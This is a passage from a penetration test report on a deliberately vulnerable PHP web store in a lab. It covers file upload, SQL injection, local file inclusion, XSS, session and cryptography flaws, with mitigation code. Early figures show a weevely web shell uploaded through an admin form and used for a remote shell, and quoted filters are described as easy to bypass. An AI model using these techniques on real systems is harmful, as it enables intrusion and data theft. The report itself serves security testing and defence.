
1 INFORMATION

Files in the Current Directory:

```
.htaccess
admin
appcenter
assets
attachment.php
bill-ship-addresses.php
```

Figure 80 - test.php.jpg being visited

A much more significant file upload exploit exists if an attacker gains access to an administrator account, where to add a new product, they must upload 3 files for the product images. These files however have no sanitization or validation whatsoever. See Figure 81



Product Availability: In Stock


Product Image1: Browse... weevely.php

Product Image2: Browse... Virus.exe

Product Image3: Browse... credentialtheft.sh

Figure 81 - Product Image file upload showing a range of valid filetypes.


This allows for an attacker to upload 3 distinct payloads at once that are stored persistently and accessible by all users regardless of sign in, shown in Figure 82.



192.168.1.10/admin/productimages/Payloads/weevely.php

Figure 82 - Accessing weevely.php from within added product "Payloads"

This is an easy method of obtaining a reverse shell from which an attacker can access to all pages on the site from the underlying filesystem. (See Figure 83)




```
┌──(kali㉿kali)-[~]
└─$ weevely http://192.168.1.10/admin/productimages/Payloads/weevely.php hacklab

[+] weevely 4.0.1

[+] Target:     192.168.1.10
[+] Session:    /home/kali/.weevely/sessions/192.168.1.10/weevely_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
Virus.exe
credentialtheft.sh
reverseshell.php
weevely.php
```

Figure 83 - Reverse shell gained from admin file upload

Due to the previously discovered file retention, further testing was performed related to file size In which the validity of performing a denial of service attack was assessed, in which an attacker could produce an inflated .jpg file and then upload it. The requests did not appear to filter filesize whatsoever. Therefore as a proof of concept, a 10 mb .jpg file was produced using the command:

```
truncate -s 10M bigtest.jpg
```


192.168.1.10

Invalid filetype detected - what are you up to?.

Figure 84 - Attempting to upload a 10mb .jpg file

When uploaded this produced an odd response in which what was clearly a .jpg file was being read as an invalid filetype. See Figure 84. Further testing showed that any file larger than 2mb (The exact byte count was not determined – 3MB was too big) would be read as having an incorrect filetype even if it did not which suggested that there was filtering in place.

4 DISCUSSION

4.1 TARGETED DISCUSSION

4.1.1 Information Gathering

The underlying webserver made use of insecure and un-updated elements, specifically PHP and Apache, but these did not represent significant security risks owing to them not having known easily accessible exploits, which were searched for using sites such as exploitDB.

Mapping the execution paths proved to be problematic as certain tools produced outputs that were insufficiently human readable, such as Gospider or produced duplicates such as gospider and dirb. These could have been tester errors in configuration but eventually ZAP was determined to be the easiest method of spidering. ZAP was also used with the Dirb “common.txt” list when forced browsing as the existing list within ZAP was initially attempted but proved to take too long – eventually crashing the testing PC owing to the extreme number of directories it attempted to force browse. It is also noted that OWASP ZAP did produce some false positives visible within the output. For instance, the page “admin/index.html” does not exist, rather index.php exists. This meant that a number of pages had to be manually tested for.

The robots.txt file contained a hugely significant sensitive information leakage vulnerability in that it brought attention to the /company-accounts directory which contained a vast amount of customer information within excel files including customer lists, employee lists, the mailing label (which represents a fairly huge impersonation risk). The fact that the directory was accessible at all was a sizable risk but the fact that the robots.txt file specifically drew attention to it was worse, as it would likely be the only means an attacker would find it unless they got lucky with forced browsing.

The MySQL database being visible when scanning significantly reduced the time required for testing as it would be unlikely a site would make use of multiple database backends and it allowed for specificity within commands used for SQLMap, as it would have required efforts to identify the database backend through responses otherwise.

4.1.2 Configuration and Deployment management testing

The php installation was improperly configured to allow for information leakage, including the directory the installation was located – this allows an attacker to have assured knowledge of a file on the system that they can test for in subsequent vulnerabilities to assess their validity by accessing it as well as leaking site information, which was demonstrated when this was used in the local file inclusion vulnerability. Other elements included the IP, which whilst not relevant presently could become relevant should the site ever migrate to a DNS system.

The second page which leaked php info was found to be a largely depreciated github project from 2017 (Barquero, 2016) advertising itself as an alternative to the standard phpinfo() output. The need for a second php info page (info.php) was unclear as it contained no new information and only had the ability to search as a differentiating factor, however it represented another vector of information leakage and according to Nikto had a potential remote file inclusion vulnerability which was not successfully performed by the tester.

The cgi-bin scripts appeared to be testing scripts left behind and provided arguably the most significant amount of sensitive information, specifically printenv which showed all the environment information such as the server admin, location of itself and server software. Of note is that exposed cgi-bin scripts have been used to perform the "Shellshock" exploit in the past, with it not being possible here due to the PHP version being marginally higher than required (Exploit exists in 5.4.2, current version is 5.4.7) (HackTricks, 2023) but it does point to a potential for future exploits being discovered if left exposed or PHP is not updated. These scripts also reflected input given followed by a question mark which was initially considered to be a potential code execution vector and was tested but proved unsuccessful.

The present HTTP Methods GET, HEAD, POST and OPTIONS are secure. POST is not deemed to be "safe" (Mozilla, 2023) but it was used for relevant elements and as such did not pose a security risk.

The fact that no strict transport security was in place meant that the site made use of insecure HTTP requests which allowed for a significant amount of information leakage through the interception of requests made. This also allowed for modification of these requests and represented a significant vector for all types of exploits, being used in instances such as malicious file uploads performed by the tester.

4.1.3 Identity management testing

In general, the identity management testing was secure but lacked appropriate implementation.

The strict definition of roles was good and prevented any kind of privilege escalation that would allow for a standard user to obtain unauthorized access to accounts or information through those means. The user account registration policy did not represent much of a security issue but it did have a few logic/potential flow errors that could be exploited. The registration allowed for identical credential usage with a subsequent user being locked out of an account, which had limited malicious usage unless some kind of theoretical "account sitting" was performed wherein an attacker makes a series of accounts with known email + password combinations and then charges individuals for access, but this is very unlikely.

One quirk of the registration process was that a phone number had a maximum length restriction of 10, which would prevent most current UK numbers from being typed as they are typically 11 characters long (Ofcom, 2022) and left no room for country code specifiers. This is likely a configuration error of some kind and pointed to an overall lack of user input restriction.

Account enumeration was possible for standard user accounts through a disparity in response when an incorrect vs correct username was entered which could be used to obtain usernames. Owing to this being a significant disparity, it would be entirely possible for an attacker to automate an attack in which they enter input until an alert is not received at which point they know a correct username. From which they could then, due to the lack of meaningful password lockout policies perform a dictionary attack on that field and obtain access to accounts with zero prerequisite information necessary, leading to subsequent unauthorized account access.

The username policy was insufficient as it did not verify emails on the server side, instead relying on form attributes to do so. This allowed for submission of non-conforming data as a username by simply editing the HTML form as a user prior to submission, meaning that a user could use anything as a username and was not restricted to expected input types. This did not represent a meaningful security risk for code execution as the display of this information to an administrator is appropriately sanitized when retrieved from a database, making use of HTMLentities, it still represented a potentially uncontrolled input vector that could potentially be exploited. There was also no email validation through any means, meaning there was no identity verification as to if the registering user is the owner of a given email.

4.1.4 Authentication testing

The site made no use of a lockout mechanism on any form of input but specifically the password field of the login page was tested, as thousands of requests could be sent several milliseconds apart and the account could still be authenticated with less than a minute later. This was performed in this way as an attacker would likely make use of an automated tool when attacking a user portal and it allowed for testing if any validation was in place whatsoever. In turn this represented a fairly significant risk in that it allowed for potential dictionary attacks leading to password brute-forcing and thus subsequent account access, or more mundane attacks that were performed such as fuzzing which was used numerous times by the tester to evaluate potential attack vectors.

Whilst the authentication schema was robust on page to page basis, though it seems reasonable to suggest that anything contained within the /admin/ directory, such as the /admin/includes/ directory should also be subject to an authentication schema, not just PHP pages with inbuilt redirects in order to appropriately prevent information leakage (as in the case of sidebar.php) but also more generally to ensure a strict provisioning of access even if a majority of these files were images and contained little to no valuable information. Generally, a user should be restricted from accessing anything they don't absolutely need to and especially files within a /admin/ directory where a number of files that perform actions such as changing administrator passwords are located.

The remember password feature was not particularly vulnerable and abided by secure standard of persisting until browser close. It could even be said that OWASP go too far in their recommendations here in that a significant number of websites retain user login throughout close – most even (Discord, Reddit, Amazon etc.) for user convenience. However Astleys Store goes the extra mile for security here and does conform to OWASP standards (OWASP, 2023) largely due to its usage of session variables for authentication which are eliminated on browser close.

Password change requests made use of insecure HTML form control to determine which username the password reset request was being sent to however, this did not represent a meaningful security risk as it requires the current password of a user to succeed in sending a change request – and if an attackers know their username and current password, there would be no reason to not just authenticate with that account. Hence why the attempt that revealed the success alert error was attempted – as it was an insignificant observation if unauthorized access could not be obtained through this means.

The password reset functionality relied upon a combination of email address and contact number being correct to verify the account it was resetting the password for. However, Due to the fact that email is not verified by the site in any means, simply by knowing a user's email and contact number it would be possible to reset their password – as there is no intermediary step before the password is reset to confirm it is a legitimate request.

This is especially bad when it is considered that an email is one of the most accessible pieces of information about an individual typically and phone numbers have large readily available online directories akin to the yellow pages. It is not out of the question for an attacker to find an email and then use a digital yellow page service to find their contact number and reset their password. Especially if the individual has an uncommon first or surname name, making phone number discovery even more simple.

4.1.5 Authorization testing

Directory traversal allowing for access to pages a user should not have access to was shown to be possible using the "attachments.php?type=terms.php" file, which took a file as a parameter. This page was easily the most significantly exploitable page owing to the unsanitized user input it took. There was filtering to prevent direct forms of "../" directory traversal – best shown if a user attempts to use it on index.php where it gets entirely negated. However, fuzzing discovered that this could be easily negated by minorly varying the input string meaning that it was ineffective at preventing directory traversal. This is because the filtering code looked like:

```
<?php
$pagetype = str_replace( array( "../", "..\"" ), "", $pagetype);
?>
```

In that it only targeted specific combinations of characters and replaced them with nothing, which in turn allowed for any characters not an exact match as those being replaced to end up being permitted even if they were special characters usable for directory traversal such as "/".

4.1.6 Session management

The session management schema made use of the appropriately secure PHP function that would prevent something like sequential/predictive session hijacking as the values were shown to be entirely random. Conversely, there was no session timeout in place, this was odd as according to documentation it stated that PHP session ID's should have timed out after 24 minutes by default (PHP, n.d.) – This could be checked on the system, even, by checking phpinfo.php which did have the 24 minute timeout set. However, in practicality – this was not reflected. Beyond a video, there is no real way to prove that this was observed by the tester but it absolutely was the case. The session value was unchanged after over an hour of inactivity. It is unclear what this means and what php counts as "inactivity" as the page was unchanged, no literature seemingly existed that defined what "inactivity" denoted.

The fact that a session is not regenerated upon authentication means that an attacker could obtain an unauthenticated session cookie, send the user to authenticate with that session cookie, then obtain access using it, thus hijacking the session allowing for unauthorized account access. Furthermore, Session hijacking was entirely possible as despite the fact the site did create a cookie that made use of authentication credentials at login that could only be obtained by logging in with the correct ones – it made no use of said cookie, instead using the php session ID of a given user to authenticate for elements such as information changes (Name, email etc) which in turn made it the key element in using the site as an authenticated user the session – which could be transferred freely to confer authorization.

The attributes observed on the cookies were not secure but were consistent with the site itself, IE: A site that makes no use of HTTPS cannot possibly hope to have the “Secure” attribute. The attributes set were not-ideal, but they weren’t glaringly insecure - the only one of note would be “HttpOnly” which given the cookies aren’t being viewed or used by JavaScript for any functionality seemed like an odd omission.

4.1.7 Input Validation Testing

A number of entry points that lacked sufficient sanitization and allowed for reflected and stored cross site scripting. The reflected XSS (Cross Site Scripting) exploit within the search bar was a significant issue as it allowed for any XSS payload to be executed, presenting obvious risks to user information and unauthorized access. However one factor worth considering is that this exploit represented significant low hanging fruit, as the search bar would likely be the first location an attacker would attempt malicious inputs owing to it’s prominence on the page and the fact it’s an obvious entry point.

The stored XSS (Cross Site Scripting) exploit represented a far more significant issue as it existed within the review section of a product, which every product had and loaded with the page. Due to there being no authentication requirement for reviews, this means an unauthenticated attacker could place a review on every product page and anytime a user visited any product the stored XSS would be executed. This could be used to, for instance, send cookie or session information to an attacker’s machine or any other common XSS payload. This represented a means for significant user information theft possibly leading to subsequent unauthorized access.

An additional factor of consideration is that the administrator panel had no meaningful moderation capabilities that would allow for removal of a comment containing stored XSS easily, meaning it would persist until manual removal from the database, which increases the complexity of resolution.

HTTP parameters were appropriately secured and did not allow for parameter pollution, performing with behavior as expected of an Apache server (Luca Carettoni, 2009).

Several examples of SQL injection were found through user input points throughout the web application. These vulnerabilities allowed an attacker to gain access to all the backend databases contained on the server including the one the site was using, the shopping database. Specific information of relevance that could be found within this included the user and administrator account tables which contained easily crackable passwords, access to all of the orders for all of the users and access all of the product listings. This in turn represents a staggeringly significant example of an attacker being able to access sensitive information, as it allows them access to the totality of information stored on the site. Efforts have been made to filter SQL input, shown with the code below:

```
<?php   if(preg_match("[1=1|2=2|Union|union|'b'='b'|'a'='a'|1 =1]", $username)){ echo '<script
language="javascript">'; echo 'alert ("Bad hacker.We are filtering input because of abuse!");'; echo
'window.location.href="index.php";'; echo '</script>'; die(); }  ?>
```

But this is trivially easy to bypass owing to its specificity in that it only targets a few specific queries, only 7 of them to be precise. This method of filtering is inefficient as it’s largely unfeasible to catch all possible SQL injection variations by direct match.

Local file inclusion was one of the more significant examples of exploitation as it allowed for access to all files and directories other than those with redirect mitigations such as the admin pages. It also could be used in combination with the file upload vulnerabilities found to execute malicious files on the system. This was all permitted due to the aforementioned "attachments.php?type=terms.php" page which took a file as a parameter, directly feeding user input into the PHP "GET" element. This meant that the path could be modified to any absolute path on the system and would display that within the attachment page. This is also an example of an insecure direct object reference as well as LFI given it makes use of a direct reference to the filepath provided (PortSwigger, n.d.).

Remote file inclusion was attempted however the tester's virtual instance of the site lacked the capacity to connect to the internet, which was reflected in several failed external connections observed during spidering. This in turn likely showed that the site was not configured to make external connections, preventing remote file inclusion. It is unclear if this was a quirk of the tester's machine or an intended configuration feature. In any case, RFI was unsuccessful.

The tester was fairly inexperienced with HTTP Splitting and Smuggling and as such may not have accurately ascertained the site's security in relation to this. Due to the highly specialized nature of this exploit in that it requires careful packet crafting and cannot be automated, somebody with more experience may be able to produce an instance of this successfully.

4.1.8 Testing for Improper Error Handling

Error handling was left to the default server responses within Apache, which in turn leaked information pertaining to the underlying Apache and PHP version on all error pages. This represented a very easy method of obtaining sensitive information as it had a very low barrier to entry, requiring no external tools for an attacker to ascertain the underlying technologies and simply requiring an incorrectly typed URL or attempt to access an unauthorized resource.

4.1.9 Testing for weak cryptography

The assessment of transport layer security was arguably outside the scope of testing, as a site hosted on a virtual machine would likely not make use of an SSL or TLS certificate especially one running on the ip range the virtual machine is running on. Still, it was assessed but this can be deemed as a less significant element of testing.

Upon login, a cookie "SecretCookie" is set. This secretcookie was an encoded but decodable series of concatenated values including username and password of a user. This obviously represented a possible method of unauthorized access through decoding these values and using them for login, especially given that XSS attacks commonly target cookies. Noteworthily however, as was shown with session hijacking is that this cookie isn't practically used for authentication. It's not checked against to perform actions, only an authenticated session is as it was entirely possible to perform actions like updating a user's name without requiring the secretcookie, this could be backed up by looking at the code of the site wherein secretcookie is not used for anything making it essentially just an information disclosure risk and not a useful feature of the site.

MD5 hashing was used in the secret cookie used for authentication as well as being used to hash the passwords for the administrator and user accounts within the backend database. This presents a major risk as it is the last line of defense if an attacker gains access to the databases of the system, which if salted and hashed appropriately should present a virtually unbreakable layer of security – at present it is essentially just a means of delaying an attacker as any password cracker is able to decode unsalted MD5 with relative ease (Okta, 2022) giving an attacker access to all accounts.

4.1.10 Business logic testing

Filetypes were attempted to be filtered which may prevent very low levels of attack however the filtering was insufficient owing to the fact that it only materially checked the final extension. This allowed for very simple malicious file inclusion through either crafting files that use that extension, or simply appending it to the end of an existing payload. Given that the content type was sent with the request this allowed for modification of the content type by an attacker, meaning they have the means to lie to the server and upload any kind of malicious file simply by telling it that it was in fact a valid filetype such as .jpg allowing for any myriad of exploits such as the overwriting of existing pages or the upload of malicious files such as reverse shells.

The fact that any successful profile image uploaded is retained means that it would not be hard for somebody to perform a denial of service attack targeting the file upload capabilities of the site, by simply repeatedly uploading files with minorly different names. Even though there does appear to be some kind of size related filtering, repeated uploads of 2mb files would be possible and could present a potential attack vector (National Cyber Security Center, n.d.).

The most significant attack vector by far is represented by the administrator file upload capabilities in which if an attacker gains access to an account with this capability, they can upload multiple files with no restriction that can then be accessed by any unauthenticated user browsing the category in which the product is inserted, this could allow for a persistent method of access to be maintained through what appears to be a “broken” image to anyone unaware of its intended usage and more generally allow for highly risky files to be placed in locations where they will receive high amounts of traffic as they have no restriction on access and are positioned as products within the store.

4.2 COUNTERMEASURES & MITIGATION OF FOUND ISSUES

4.2.1 Information Gathering

4.2.1.1 Webserver

The site should be updated to a more recent version of PHP to at least version 7.4, which is an industry standard recommendation. (Wordpress, 2023)

4.2.1.2 Server Metafiles

The server metafile information leakage has a few potential fixes:

- Removal of the files from the server. Hosting information such as this within a zip file on the webserver, IE: using the webserver for storage is poor practice. This file would be much better suited to an existing cloud storage infrastructure which has assured security.
- Apply a layer of authentication to the directory, likely only allowing administrators to view it owing to the sensitivity of the information therein.

To apply the aforementioned authentication, the code below could be applied within the .htaccess file providing /path/to/.htpasswd is replaced with an appropriate file.

```
<Files "/company-accounts/*">
   AuthType Basic
   AuthName "Restricted Area"
   AuthUserFile /path/to/.htpasswd
   Require valid-user
</Files>
```

It goes without question that the /company-accounts directory should be removed from robots.txt file.

4.2.1.3 Missing Headers

Two headers that should be set are missing, these headers are:

- An anti-clickjacking X-Frame-Options header – A header that is responsible for determining if a page is able to be loaded within a frame or iframe, such as a potentially malicious second site that would allow an attacker access to entered information.
- An X-XSS-Protection header – A header that is responsible for preventing pages from loading if an XSS attack is detected

These headers can be set within Apache with the following code:

```
<IfModule mod_headers.c>
   Header always set X-Frame-Options "SAMEORIGIN"
   Header always set X-XSS-Protection "1; mode=block"
</IfModule>
```

4.2.2 Configuration and deployment management

4.2.2.1 Application Platform Configuration

To prevent PHP leaking information, two changes are viable. Ideally both would be used:

- Delete the phpinfo.php page. This will be quick and remove the page from being accessible.
- Within php.ini, modify the “disable_functions=” directive to read “disable_functions=phpinfo()” This will ensure that no instances of the phpinfo() function will be able to be performed and it will prevent the page (phpinfo.php) from executing it and this displaying information or any other page that uses this, such as info.php. Furthermore, if another exploit is discovered that allows for code execution within php, it will prevent it there too. This is a more secure fix.

Additionally, to prevent further php version information leakage, easter eggs innate to php should be turned off with the directive “expose_php” set to “expose_php=Off” within php.ini

The page “info.php” should be removed entirely. It is from a depreciated github project and provides no utility not within phpinfo() that cannot be done by in browser searching.

Two options similarly exist for the files contained within cgi-bin “printenv” and “test-cgi”:

- Removal of the files. They do not perform any website function as they are testing scripts.

- Put the files behind an authentication layer. Prevent access to the cgi-bin folder on a server level if they must be retained.

To put them behind an authentication layer, the following code can be placed with .htaccess or the apache config provided with correct htpasswd file with authentication credentials.

```
<FilesMatch "(printenv|test-cgi)">
   AuthType Basic
   AuthName "Restricted Access"
   AuthUserFile /path/to/.htpasswd
   Require valid-user
</FilesMatch>
```

4.2.2.2 HTTP Strict Transport Security

The HSTS header first requires the usage of an SSL certificate. Once an SSL certificate has been obtained by the site, the “Strict-transport-security” header should be set within Apache. Within apache2, this would be done by adding the following to the apache2.conf or .htaccess.

```
<IfModule mod_headers.c>
   Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"
</IfModule>
```

4.2.3 Identity Management

4.2.3.1 Preventing Account Enumeration

It should be ensured that responses to incorrectly typed credentials are uniform. When a user types the incorrect username OR password, it should ideally not provoke an alert and instead provide the response “Invalid email or password” on the page regardless of which element was incorrect to prevent account enumeration.

4.2.3.2 Username Policy

The username policy can be fixed through the following means:

- Implement server side checking on the email using some form of regex or built in PHP Functions, for instance the “FILTER_VALIDATE_EMAIL” filter. The below implementation is one example.

```
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
session_start();
$_SESSION['error_message'] = "Invalid email address. Please enter a valid email.";
header("Location: login.php");
exit;
}
```

- Validate through sending a link to a provided email to ensure that a user does own a given email, also fixing the duplicated credential issue.

4.2.4 Authentication

4.2.4.1 Lockout Mechanism

A lockout system to prevent dictionary attacks can be implemented in a few ways:

- Password throttling – in which an increasing time restriction is placed on the ability to send a reset request. IE: One incorrect request is 5 seconds, two incorrect requests is 10. This has to be on the server side to prevent potential javascript editing but is a fairly simple but secure method that does not inconvenience genuine incorrect failed password tries.
- Account lockout – After a number of failed authentication requests have been submitted, lock a given account until a given time period has passed or until the user gets into contact with a network administrator through something like an email.
- IP based restriction – This can be combined with previous mitigations but given a higher barrier to triggering. For instance, if a host makes over 100 requests in under a minute, it's IP is prevented from making connections to the site until the action is reviewed by a network administrator. This not only prevents password brute-forcing but other enumeration methods such as fuzzing making this a highly effective implemented mitigation.

An industry standard intrusion detection system may implement a number of these features by default, most likely the final one at least so if that costly option is adopted these suggestions may conflict and can be ignored.

These should be implemented on all login portals, in this case the admin and standard user login.

4.2.4.2 Password Policy

The password policy should be modified to an industry standard and as such have a length restriction of at least 8 characters (National Institute Of Standards and Technology, 2020) done through the server side. This can be implemented with the following code:

```
$minPasswordLength = 8;
if (strlen($password) >= $minPasswordLength) {
   echo "Password is valid.";
} else {
   echo "Password must be at least $minPasswordLength characters long.";
}
```

4.2.4.3 Password reset/change requests

The account to reset when a user is already authenticated should be ascertained on the sever side as opposed to the current system which uses the client side, this should be done by a statement such as the following which sets a server side session variable for the email, this could be done on login. This should then be used in statements used to reset the password for account targeting as it's not editable by an attacker.

```
$_SESSION['user_email'] = $userEmail;
```

The success alert should also be modified to below the success condition validation to ensure it is triggered in an appropriate position, wherein the password is genuinely successfully changed.

4.2.5 Session Management

4.2.5.1 Cookie attributes

The following attributes should be given to all cookies provided by the site (Mozilla, 2023):

- HttpOnly: True – This will ensure that a cookie cannot be accessed by javascript
- SameSite: Strict – This will ensure that the cookie cannot be sent in cross-site requests
- Secure: True – This will ensure that the cookie can only be transmitted by secure HTTPS connections
- Expires: Session OR Max-Age: 3600 – Both of these are acceptable. The first is the norm for many sites and will mean it will simply persist until browser close, the second is ensuring the cookie will self-destruct after an hour, something only necessary for a high level of security. Both are valid.

This will prevent a number of cookie based exploits, specifically and perhaps most relevantly most session hijacking which was a prescient vulnerability.

4.2.5.2 Preventing Session Fixation

To prevent session fixation a new session ID should be assigned when a user authenticates. This can be done with the following code, which will retain the previous information whilst regenerating the session ID:

```
session_regenerate_id(true);
```

4.2.5.3 Implement Session Timeout

A session timeout should be implemented to the lowest value reasonable on the site. The following code could be implemented within php which represents a 30 minute timeout wherein a session will self-destruct, forcing login again.

```
ini_set('session.gc_maxlifetime', 1800)
```

4.2.5.4 Preventing Session Hijacking

The prior mitigations will prevent most elements of session hijacking, however secondary checks should be performed to ensure that the session is not the only element of verification. For instance, if a user wishes to update information, the php should run a check against the session AND another piece of information. An IP address is a potential secondary check, to ensure it comes from the same address – however this is prone to other forms of attack such as spoofing. A better method would be a potential usage for the unused SecretCookie element, wherein both the session AND the SecretCookie must correspond to allow for information modification – meaning that a cookie only given at authentication would need to be present on an attacking machine, not just an appropriate session. Whilst still possible to be attacked, this increases the barrier to entry significantly.

4.2.6 Input Validation

4.2.6.1 XSS Prevention

XSS can be appropriately negated by sanitizing user input points using PHP in combination with prepared statements. The following PHP code when applied to the search bar, for instance, would negate the existing reflected XSS exploit on a user input level:

```
$find = htmlspecialchars($_GET['find'], ENT_QUOTES, 'UTF-8');
```

The site already makes use of htmlspecialchars when retrieving from the database as it converts special characters to an encoded format preventing their execution. The "ENT_QUOTES" directive here specifies that it should also encode double and single quotes.

4.2.6.2 SQL Injection Prevention

The best method of preventing SQL injection is the usage of prepared statements on all SQL queries, which the site does not make use of. Take for instance the login form which makes use of the SQL code:

```
$query=mysql_query("SELECT * FROM users WHERE email=(".$username.") and
password='$password'"); $num=mysql_fetch_array($query);
```

This can be reformatted to make use of prepared statements where in placeholders denoted by ? are filled with given information with the bind param function. The "ss" here denotes that both parameters are strings.

```
$stmt = $mysqli->prepare("SELECT * FROM users WHERE email = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
```

All database queries should be redone in this format.

4.2.6.3 Local file inclusion & Directory traversal prevention

Local file inclusion and directory traversal was possible through the page "attachment.php" which in turn took a file as a parameter. A few fixes could be applied here:

- There is no good reason for this file inclusion. It is not used for any additional functionality and the content within terms.php could simply be placed on a page, rather than being referenced in using PHP 'GET' – Ideally the content of the terms.php page could just be placed within it's appropriate section within attachment.php. This represents an easy fix.
- If for some reason file inclusion as a parameter must be included, an allow list of files should be implemented in a fashion similar to the following wherein the allowed files array can be checked against.

```
<?php
$allowedFiles = ['terms.php'];
$pagetype = isset($_GET['type']) ? $_GET['type'] : '';

if (in_array($pagetype, $allowedFiles) && is_file($pagetype)) {
   include('lfifilter.php');
```

```
  include($pagetype);
} else {
  echo "Access denied.";
}
?>
```

This will prevent all inputs outside of those pointing to “terms.php”

4.2.7 Error Handling

Apache should be configured to serve custom error pages that simply reveal the type of error occurring and no other information (Kumar, n.d.). This can be done by editing either .htaccess or apache2.conf and providing input similar to the following, providing the error code and path to file to serve is valid.

```
ErrorDocument 404 /errors/not_found.html
ErrorDocument 500 /errors/internal_server_error.html
```

4.2.8 Cryptography

4.2.8.1 Transport Layer Security

If the site does not already have an SSL or TLS certificate on the active site, it should make efforts to obtain one from a certificate authority such as Digicert or GoDaddy.

4.2.8.2 Encryption

The site made use of MD5 encryption with the built in php MD5 hashing capabilities on the passwords. NIST recommends the usage of at least SHA-3 (National Institute Of Standards and Technology, 2020) however bcrypt is sufficiently secure (Grigutytė, 2023) and cannot be easily cracked, especially if implemented correctly – and is built into PHP making it a more convenient choice. A secure method of password addition would be the following php code:

```
$userPassword = $_POST['password'];
$hashedPassword = password_hash($userPassword, PASSWORD_BCRYPT);
```

This also appropriately salts the passwords using the inbuilt password_hash function.

4.2.8.3 “SecretCookie” Cookie in the browser

Upon login the element “SecretCookie” is set and concatenates account information together that can be successfully decoded if the logic is determined. This potential vector of information leakage can be mitigated in the following ways:

- Remove SecretCookie entirely – this is the easiest method of mitigation. The SecretCookie is not used for any feature on the site. It represents an unnecessary element.
- If SecretCookie must be retained and is to be subsequently used, it should make use of an alternative encoding method more secure than MD5, and should also appropriately salt the generated cookie – significantly increasing the complexity of decoding.

A modification of the existing cookie establishment code in line with these principles would look like this, in which it makes use of a password hash function to salt and hash using the secure bcrypt algorithm:

```
$hashedData = password_hash($username . $password . strtotime("now"), PASSWORD_BCRYPT,
['cost' => 12]);

setcookie("SecretCookie", $hashedData);
```

4.2.9 Business Logic

4.2.9.1 File upload exploits

Two locations within the site allowed for file upload exploits, only one of which makes an effort to filter. The filter is insufficient as it only verifies the naming convention of a given file to within a few specific image types. A few mitigations to prevent malicious file uploads more rigorously could be used:

- Files should ideally be kept on a separate server isolated from the webserver which prevent malicious interferences with it.
- Files could be sandboxed by an external software to ensure they are not malicious before upload to the webserver. This is a costly implementation though. One such example would be Cuckoo Sandbox (Cuckoo, n.d.) which has file analysis capabilities.
- A better filter, such as one in PHP that makes use of finfo, the function that gets the MIME type of an uploaded file (GeeksforGeeks, 2023),rather than relying on extension. An example of code that verifies this for an image would be:

```
$finfo = finfo_open(FILEINFO_MIME_TYPE);
   $mime = finfo_file($finfo, $filePath);
   finfo_close($finfo);
   $allowedMimeTypes = ['image/jpeg', 'image/png', 'image/gif'];
   if (in_array($mime, $allowedMimeTypes)) {
      echo 'Valid file type.';
   } else {
      echo 'Invalid file type.';
}
```

Further sanitization could be performed by renaming the file on upload, preventing that as an exploitation vector. The code below renames the uploaded file as “sanitized” followed by a unique ID:

```
 $newFileName = 'sanitized_' . uniqid() . '.' . pathinfo($originalFileName, PATHINFO_EXTENSION);
```

Additionally, the file retention issue could be rectified with the following code, which takes the past profile picture name and removes it from the provided upload directory. This could be executed upon a successful file upload of a profile picture in order to ensure that multiple profile pictures cannot be uploaded:

```
if (file_exists($uploadDir . $originalFileName)) {
```

```
unlink($uploadDir . $originalFileName);
echo "Old file deleted successfully.";
}
```

4.3 Overall Discussion

In summary, the website was found to be highly insecure. The website was thoroughly tested through the usage of the OWASP Web Application Penetration methodology with the recommended tools and tests employed throughout.

Many highest risk vulnerabilities related to the improper sanitization of user input, specifically SQL injection which allowed access to user and administrator accounts, as well as malicious file uploads which allowed for obtaining a reverse shell on the system. The local file inclusion vulnerability also represented a lack of input sanitization and was key in several exploits including directory traversal and executing maliciously uploaded files. The lack of overall restriction on user access presented an issue, with the /company-accounts information leak containing huge amounts of sensitive information in a very easily accessible location to a potential attacker.

This report details all the vulnerabilities found by the tester, how they were found, what was noted in relation to them and how they might be fixed.

4.4 Future Work

If given more time some elements could be tested further.

